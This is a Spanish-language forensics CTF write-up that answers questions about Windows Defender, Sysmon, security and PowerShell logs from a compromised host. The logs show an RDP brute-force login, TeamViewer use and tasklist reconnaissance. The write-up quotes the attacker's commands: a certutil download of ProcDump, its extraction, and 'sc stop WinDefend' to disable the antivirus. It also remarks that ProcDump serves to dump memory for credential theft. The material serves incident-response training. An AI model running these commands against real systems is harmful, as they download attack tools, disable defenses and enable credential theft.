

The background is a dark blue gradient. In the top-left corner, there are two overlapping geometric shapes: a blue parallelogram and a light green parallelogram. In the bottom-left corner, there is a circular inset showing a detailed, grayscale image of a circuit board. In the top-right corner, there is a faint, grayscale image of a circuit board with many small components.

# CTF Protección Archivos

Erik Martinez y Javier Álvarez 2025

# Índice


Reto 1 200 puntos. 

Reto 2 200 puntos. 

Reto 3 900 puntos. 

Reto 4 1200 puntos. 

Reto 5 3500 puntos. 



# ¿Cómo se llamaba la amenaza detectada por Windows Defender el día del vertido de aguas residuales?

① We're gradually updating threat actor names in our reports to align with the new weather-themed taxonomy.  
[Learn about Microsoft threat actor names](#)

Published Apr 19, 2018 | Updated Not applicable [Learn about other threats](#)

## Trojan:Win32/Ceprolad.A

[Detected by Microsoft Defender Antivirus](#)

Aliases: No associated aliases

### Summary

[Microsoft Defender Antivirus](#) detects and removes this threat.

This threat can perform a number of actions of a malicious actor's choice on your device.

[Find out ways that malware can get on your device](#)

---

*What to do now* ▼

---

*Technical information* ▼

---

*Symptoms* ▼

Type	Date	Time	Event	Source	Category	User	Computer
Information	12/03/2021	9:33:13	2000	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	9:33:13	2000	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	9:33:13	2011	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	9:33:13	2011	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	9:21:41	5007	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	9:21:37	5007	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	9:21:35	5001	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	9:18:29	1151	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	9:18:29	1150	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	9:18:07	1117	Microsoft-Windows	None	SYSTEM	PoegController
Warning	12/03/2021	9:17:05	1116	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	9:16:54	1117	Microsoft-Windows	None	SYSTEM	PoegController
Warning	12/03/2021	9:16:42	1116	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	8:18:29	1151	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	8:18:29	1150	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	7:18:29	1151	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	7:18:29	1150	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	6:18:29	1151	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	6:18:29	1150	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	5:18:29	1151	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	4:18:29	1151	Microsoft-Windows	None	SYSTEM	PoegController
Information	12/03/2021	4:18:29	1150	Microsoft-Windows	None	SYSTEM	PoegController

**Description**


Windows Defender Antivirus has detected malware or other potentially unwanted software.

For more information please see the following:  
<https://go.microsoft.com/fwlink/?linkid=1700&name=Trojan%20Win32%20Ceprolad.A&threatid=74477295158&eventid=0>

Name: Trojan:Win32/Ceprolad.A  
ID: 74477295158  
Severity: Severe  
Category: Trojan  
Path: C:\Windows\System32\certutil.exe -urlcache -split -f <https://download.sysinternals.com/files/ProcDump.zip>  
Detection Origin: Unknown  
Detection Type: Concrete  
Detection Source: System  
User: NT AUTHORITY\SYSTEM  
Process Name: Unknown  
Security Intelligence Version: AV: 1.333.180.0, AS: 1.333.180.0, NS: 1.333.180.0  
Engine Version: AM: 1.1.17900.7, NF: 1.1.17900.7

En la imágenes podemos ver como en el log perteneciente al windows defender tenemos una advertencia del troyano en cuestión y si buscamos podemos ver información referente a el como se ve en la imagen. Ceprolad.

# ¿Cómo se llama la aplicación de acceso remoto instalada y activa en el host?



The image shows two overlapping windows from Windows. The background window is 'Microsoft-Windows-Defender%4Operational.evtx' showing a list of events. The foreground window is 'Microsoft-Windows-Sysmon%4Operational.evtx' showing a detailed view of a specific event (ID 1) in the 'Source' column. The event description states that the component 'Microsoft-Windows-Sysmon' could not be found. The 'Following information was included with the event:' section lists details about a TeamViewer connection, including the date and time (2021-03-12 13:02:35.390), the process path (C:\Program Files (x86)\TeamViewer\tv\_w32.exe), the version (15.15.5.0), the user (TeamViewer), and the action hooks (log C:\Program Files (x86)\TeamViewer\TeamViewer13\_Logfile.log).

Type	Date	Time	Event	Source	Category	User	Computer
Information	12/03/2021	14:04:05	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:04:05	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:04:05	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:04:05	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:04:03	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:03:54	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:03:54	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:03:54	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:03:12	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:03:11	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:03:10	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:03:10	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:03:10	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:03:10	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:03:10	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:02:47	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:02:47	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:02:47	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:02:39	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:02:37	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:02:37	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:02:35	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:02:35	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:02:33	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController
Information	12/03/2021	14:02:33	1	Microsoft-Windows (1)	\SYSTEM	PoepController	PoepController

**Description**

The description for Event ID (1) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event:

-

2021-03-12 13:02:35.390  
(93524514-666b-604b-9700-000000000000)  
5282  
C:\Program Files (x86)\TeamViewer\tv\_w32.exe  
15.15.5.0  
TeamViewer  
TeamViewer  
TeamViewer Germany GmbH  
tv\_w32.exe  
"C:\Program Files (x86)\TeamViewer\tv\_w32.exe" --action hooks --log C:\Program Files (x86)\TeamViewer\TeamViewer13\_Logfile.log  
C:\windows\system32\NT AUTHORITY\SYSTEM  
(93524514-666b-604b-e703-000000000000)  
/b>

En la imagen podemos ver que en los logs de sysmon disponemos de conexiones con team viewer lo que nos indica que se ha utilizado esta herramienta como medio de virtualización. TeamViewer.

# ¿Qué tipo de ataque lanzó el atacante contra el host para obtener acceso a la cuenta de administrador?

The screenshot shows the Windows Security Event Viewer interface. The left pane displays a list of events, and the right pane shows the details for event 4624.

Type	Date	Time	Event	Source
Audit Success	11/03/2021	20:26:52	4634	Microsoft-V
Audit Success	11/03/2021	20:26:52	4624	Microsoft-V
Audit Success	11/03/2021	20:26:52	4672	Microsoft-V
Audit Success	11/03/2021	20:26:52	4672	Microsoft-V
Audit Success	11/03/2021	20:26:52	4776	Microsoft-V
Audit Failure	11/03/2021	20:26:52	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:52	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V
Audit Failure	11/03/2021	20:26:51	4625	Microsoft-V

**Event Details (Event ID: 4624):**

- Date: 11/03/2021
- Time: 20:26:52
- Source: Microsoft-Windows-Security-Audi
- Type: Audit Success
- Event ID: 4624
- User: N/A
- Computer: PoopController

**Description:**

- Id. de inicio de sesión: 0x600cd7
- Inicio de sesión vinculado: 0x0
- Nombre de cuenta de red: -
- Dominio de cuenta de red: -
- GUID de inicio de sesión: {00000000-0000-0000-0000-000000000000}

**Información de proceso:**

- Id. de proceso: 0x0
- Nombre de proceso: -

**Información de red:**

- Nombre de estación de trabajo: FancyPoodle
- Dirección de red de origen: 8.36.216.58
- Puerto de origen: 0

**Data:** ☒ Bytes ☐ Words ☐ D-Words

En la imagen podemos comprobar como se puede ver un ataque de fuerza bruta contra Rdp.

En el apartado 5 se va a profundizar en mayor medida sobre este ataque pero la imagen muestra la evidencia de este método de ataque.

# ¿Cuál fue el dominio buscado en la primera consulta de DNS realizada por la aplicación Teamviewer después de su instalación?

router.teamviewer.com

Es el dominio de la principal conexión inicial de teamViewer.

Type	Date	Time	Event	Source	Category	User	Computer
Information	12/03/2021	14:02:35	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	14:02:32	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	14:01:15	22	Microsoft-Windows (22)		\SYSTEM	PoopController
Information	12/03/2021	14:01:13	22	Microsoft-Windows (22)		\SYSTEM	PoopController
Information	12/03/2021	14:01:10	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	12:08:09	22	Microsoft-Windows (22)		\SYSTEM	PoopController
Information	12/03/2021	12:08:05	22	Microsoft-Windows (22)		\SYSTEM	PoopController
Information	12/03/2021	12:08:04	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	12:08:03	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	12:08:03	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	9:04:31	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	9:04:31	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	9:04:01	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	9:04:01	22	Microsoft-Windows (22)		\SYSTEM	PoopController
Information	12/03/2021	9:03:11	22	Microsoft-Windows (22)		\SYSTEM	PoopController
Information	12/03/2021	9:03:08	22	Microsoft-Windows (22)		\SYSTEM	PoopController
Information	12/03/2021	9:03:08	22	Microsoft-Windows (22)		\SYSTEM	PoopController
Information	12/03/2021	9:03:07	22	Microsoft-Windows (22)		\SYSTEM	PoopController
Information	12/03/2021	9:03:07	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	9:03:06	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	9:03:06	13	Microsoft-Windows (13)		\SYSTEM	PoopController
Information	12/03/2021	9:03:05	22	Microsoft-Windows (22)		\SYSTEM	PoopController
Information	12/03/2021	9:03:05	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	9:03:05	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	12/03/2021	9:03:03	1	Microsoft-Windows (1)		\SYSTEM	PoopController
Information	11/03/2021	19:07:19	22	Microsoft-Windows (22)		\SYSTEM	PoopController

**Description**

The description for Event ID ( 22 ) in Source ( Microsoft-Windows-Sysmon ) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event:

2021-03-12 08:03:02.552  
(93524514-2036-604b-5404-000000000900)  
2376  
whatsnew@teamviewer.com  
0  
type: 5 whatsnew@teamviewer.com.cdn.cloudflare.net:ffff:104.16.62.16;ffff:104.16.63.16;  
C:\Program Files (x86)\TeamViewer\TeamViewer.exe



### Conf

## Proceso: svchost.exe

IP origen: 8.36.216.58

En las imágenes podemos ver de forma más detallada la información correspondiente en el log ubicado en sysmon.

Description
<pre> RUP 2021-03-12 08:02:21.058 [193254514-3498-604a-1900-0000000000900] 792 C:\Windows\System32\svchost.exe NT AUTHORITY\NETWORK SERVICE tcp false false 8.36.216.58 - 49813 - false 10.0.0.4 PopController.K3prnxhywredotyuoXmnts2cjnbx.internal.cloudapp.net 3389 ms-wbt-svcr </pre>



# ¿Qué comando ejecutó en el host que les habría ayudado a comprender qué software antivirus (si lo hubiera) se estaba ejecutando en el sistema?

Microsoft-Windows-Windows Defender%4Operational.evtx Microsoft-Windows-Sysmon%4Operational.evtx System.evtx Application.evtx

12502 1 UTC

Type	Date	Time	Event	Source	Category	User	Computer
Information	12/03/2021	8:19:40	1	Microsoft-Windows	(1)	\SYSTEM	PoopController
Information	12/03/2021	8:18:51	1	Microsoft-Windows	(1)	\SYSTEM	PoopController
Information	12/03/2021	8:18:02	1	Microsoft-Windows	(1)	\SYSTEM	PoopController
Information	12/03/2021	8:18:02	1	Microsoft-Windows	(1)	\SYSTEM	PoopController
Information	12/03/2021	8:18:02	1	Microsoft-Windows	(1)	\SYSTEM	PoopController
Information	12/03/2021	8:17:00	1	Microsoft-Windows	(1)	\SYSTEM	PoopController
Information	12/03/2021	8:16:42	1	Microsoft-Windows	(1)	\SYSTEM	PoopController
Information	12/03/2021	8:15:30	1	Microsoft-Windows	(1)	\SYSTEM	PoopController
Information	12/03/2021	8:15:18	1	Microsoft-Windows	(1)	\SYSTEM	PoopController
Information	12/03/2021	8:15:18	1	Microsoft-Windows	(1)	\SYSTEM	PoopController

**Description**

The description for Event ID (1) in Source (Microsoft-Windows-Sysmon) could not be found. Either the component that raises this event is not installed on the computer or the installation is corrupted. You can install or repair the component or try to change Description Server.

The following information was included with the event:

2021-03-12 08:18:51.931  
(93524514-23eb-604b-c404-000000000900)  
6500  
C:\Windows\System32\tasklist.exe  
10.0.17763.1 (WinBuild.160101.0800)  
Lists the current running tasks  
Microsoft® Windows® Operating System  
Microsoft Corporation  
tasklist.exe  
tasklist  
C:\Users\Administrator\  
POOPCONTROLLER\Administrator  
(93524514-2033-604b-7953-cc0000000000)  
0xcc5379  
3  
Medium  
MD5=B802C79BE392F38FC51CDA425BC34D2, SHA256=113C4D989A47B80905E92C06E48E03B24D44CADBF7BC7E86D948D7DA9DC98252, IMPHASH=DCE1F381BD099BBAD166CE65677E33EDB  
(93524514-2322-604b-b504-000000000900)  
7308  
C:\Windows\System32\cmd.exe  
"C:\windows\system32\cmd.exe"

El atacante utiliza como podemos ver en los logs la forma que obtiene información del sistema. Podemos ver como utiliza tasklist.

El comando tasklist muestra los procesos en ejecución, por lo que el atacante pudo ver qué antivirus estaba activo al listar los procesos, buscando algo como MsMpEng.exe.



# ¿Cuál fue el comando completo que ejecutó el atacante y que condujo a la descarga exitosa del archivo?

Microsoft-Windows-Windows Defender%4Operational.evtx

Microsoft-Windows-Sysmon%4Operational.evtx

System.evtx

Application.evtx

Microsoft-Windows-PowerShell%4Operational.evtx

1

UTC

Type	Date	Time	Event	Source	Category	User	Computer
i	Information	12/03/2021	13:01:20	53504	Microsoft-Windows	IPC de canalización co	\SYSTEM
i	Information	12/03/2021	8:27:59	4103	Microsoft-Windows	Ejecutando canalizació	\S-1-5-21-497791315-
i	Information	12/03/2021	8:27:59	4103	Microsoft-Windows	Ejecutando canalizació	\S-1-5-21-497791315-
i	Information	12/03/2021	8:27:57	40962	Microsoft-Windows	Inicio de la consola de	\S-1-5-21-497791315-
i	Information	12/03/2021	8:27:57	53504	Microsoft-Windows	IPC de canalización co	\S-1-5-21-497791315-
i	Information	12/03/2021	8:27:57	40961	Microsoft-Windows	Inicio de la consola de	\S-1-5-21-497791315-
i	Information	12/03/2021	8:26:34	40962	Microsoft-Windows	Inicio de la consola de	\S-1-5-21-497791315-
i	Information	12/03/2021	8:26:33	53504	Microsoft-Windows	IPC de canalización co	\S-1-5-21-497791315-
i	Information	12/03/2021	8:26:33	40961	Microsoft-Windows	Inicio de la consola de	\S-1-5-21-497791315-
i	Information	11/03/2021	15:18:42	53504	Microsoft-Windows	IPC de canalización co	\SYSTEM
i	Information	11/03/2021	10:52:27	40962	Microsoft-Windows	Inicio de la consola de	\SYSTEM
i	Information	11/03/2021	10:52:26	53504	Microsoft-Windows	IPC de canalización co	\SYSTEM

Description

CommandInvocation(Add-Type): "Add-Type"  
ParameterBinding(Add-Type): name: "AssemblyName"; value: "System.IO.Compression"

Context:

Severity = Informational  
Host Name = ConsoleHost  
Host Version = 5.1.17763.1490  
Host ID = d483d8cc-15e8-4087-ad72-3f74aa64822  
Host Application = powershell -command Expand-Archive c:\tmp\procdump.zip c:\tmp\  
Engine Version = 5.1.17763.1490  
Runspace ID = e0716261-28d4-41b4-ac84-3916584202ae  
Pipeline ID = 1  
Command Name = Add-Type  
Command Type = Cmdlet  
Script Name = C:\windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psm1  
Command Path =  
Sequence Number = 16  
User = POOPCONTROLLER\Administrator  
Connected User =  
Shell ID = Microsoft.PowerShell

User Data:

Como se puede apreciar en la imagen el atacante utiliza procdump que permite dumper de memoria procesos. El objetivo sería robar credenciales o examinar el antivirus en ejecución.

***powershell -command Expand-Archive c:\tmp\procdump.zip c:\tmp\***

# ¿Qué comando se ejecutó en el host para intentar desactivar Windows Defender?


Como podemos ver en la imagen el atacante utiliza el comando sc para desactivar el windows defender. Primero ejecuta un sc.exe y una vez instalado realiza un sc stop winDefender para desactivarlo.

Type	Date	Time	Event ID	Source	Category	Computer
Information	12/03/2021	8:19:40	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:18:51	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:18:02	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:18:02	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:18:02	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:17:00	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:16:42	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:15:30	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:15:18	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:15:18	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:15:18	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:15:17	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:15:17	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:15:10	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:15:09	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:15:09	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:15:02	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:12:00	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:12:00	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:10:29	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:10:29	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:10:15	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:10:15	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:08:28	1	Microsoft-Windows (1)	\SYSTEM	PoepController
Information	12/03/2021	8:07:01	1	Microsoft-Windows (1)	\SYSTEM	PoepController


## Description

```
[93524514-241c-604b-c604-000000000900]
6372
C:\Windows\System32\sc.exe
10.0.17763.1 (WinBuild.160101.0800)
Service Control Manager Configuration Tool
Microsoft® Windows® Operating System
Microsoft Corporation
sc.exe
sc stop WinDefend
C:\Users\Administrator\
POOPCONTROLLER\Administrator
[93524514-2033-604b-7953-cc0000000000]
0xcc5379
3
Medium
MD5=A8B56882148DE65D53ABFC55544A49A8,SHA256=78097C7CD0E57902536C60B7FA17528C313DB20869E5F944223A0BA4C801D39B,IMPHASH=35A7FFDE18D444A92D32C8B28794
[93524514-2322-604b-b504-000000000900]
7308
C:\Windows\System32\cmd.exe
Description / Data
```

Procdump se utilizó para volcar la memoria de un proceso muy específico. ¿Cuál es la ruta completa donde reside el ejecutable de este proceso en el disco?

